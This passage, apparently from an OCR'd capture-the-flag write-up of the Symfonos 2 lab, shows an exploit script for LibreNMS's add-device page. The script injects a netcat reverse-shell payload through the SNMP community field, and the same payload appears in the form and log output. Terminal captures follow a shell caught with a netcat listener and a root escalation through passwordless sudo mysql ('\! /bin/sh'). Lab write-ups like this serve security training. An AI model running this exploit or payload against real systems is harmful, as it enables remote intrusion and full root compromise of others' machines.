        "force_add": "on",
        "Submit": ""
    }
    full_url = url + "/addhost/"
    request_body = urlencode(raw_request)

    # send the device creation request
    request = requests.post(
        full_url, data=request_body, cookies=cookies, headers=headers
    )

^G Help        ^O Write Out   ^F Where Is    ^K Cut         ^T Execute     ^C Loca
^X Exit        ^R Read File   ^\ Replace     ^U Paste       ^J Justify     ^/ Go T
```





```
 GNU nano 8.2                                                47044.py
rport = sys.argv[4]

# hostname to use (change it if you want)
hostname = "dummydevice"

# payload to create reverse shell
payload = "'$(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc {0} {1} >/tmp/f) #".format(rhost, rport)

# request headers
headers = {
    "Content-Type": "application/x-www-form-urlencoded",
    "User-Agent": "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:59.0) Gecko/20100101"
}

# request cookies
cookies = {}
```


Add Device
Devices will be checked for Ping/SNMP reachability before being probed.
Hostname
Hostname
SNMP
ON
SNMP Version
v2c
port
udp
Port Association Mode
ifIndex
SNMPv1/2c Configuration
Community
'$(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.137.16 4545>/tmp/f) #
Force add - No ICMP or SNMP checks performed
Add Device
IP Symphonos


Health
Alerts
Adding host sdfa community '$(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.137.16 4545>/tmp/f) # port 161 using udp
Device added sdfa (4)
Add Device
Devices will be checked for Ping/SNMP reachability before being probed.
Hostname
Hostname
SNMP
ON
SNMP Version
v2c
port
udp
Port Association Mode
ifIndex
SNMPv1/2c Configuration


Overview
Devices
Ports
Health
Alerts
Global Search
sdfa
Memory Usage
Processor Usage
Overview
Graphs
Logs
Alerts
Alert Stats
Performance
Notes
Web
SSH
Telnet
Edit
Capture
Recent Events
2025-01-16 20:50:44
System Name
sdfa
Operating System
Generic Device
LibreNMS\Plugins\Test Plugin
Example plugin in "Device - Overview" tab




```
/bin/nc
aeolus@symfonos2:~$ nc -lvnp 4545
listening on [any] 4545 ...
connect to [192.168.137.16] from (UNKNOWN) [192.168.137.16] 39458
/bin/sh: 0: can't access tty; job control turned off
$
```

```
 1048621     32 -rwsr-xr-x   1 root     root        31720 Mar  7  2018 /bin/umount
cronus@symfonos2:/home/cronus$ sudo -l
sudo -l
Matching Defaults entries for cronus on symfonos2:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User cronus may run the following commands on symfonos2:
    (root) NOPASSWD: /usr/bin/mysql
cronus@symfonos2:/home/cronus$
```

```
    (root) NOPASSWD: /usr/bin/mysql
cronus@symfonos2:/home/cronus$ sudo /usr/bin/mysql -e '\! /bin/sh'
sudo /usr/bin/mysql -e '\! /bin/sh'
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
proof.txt
# cat proof.txt
```


cat proof.txt
cat proof.txt
Congrats on rooting symfonos:2!
Contact me via Twitter @zayotic to give feedback!
#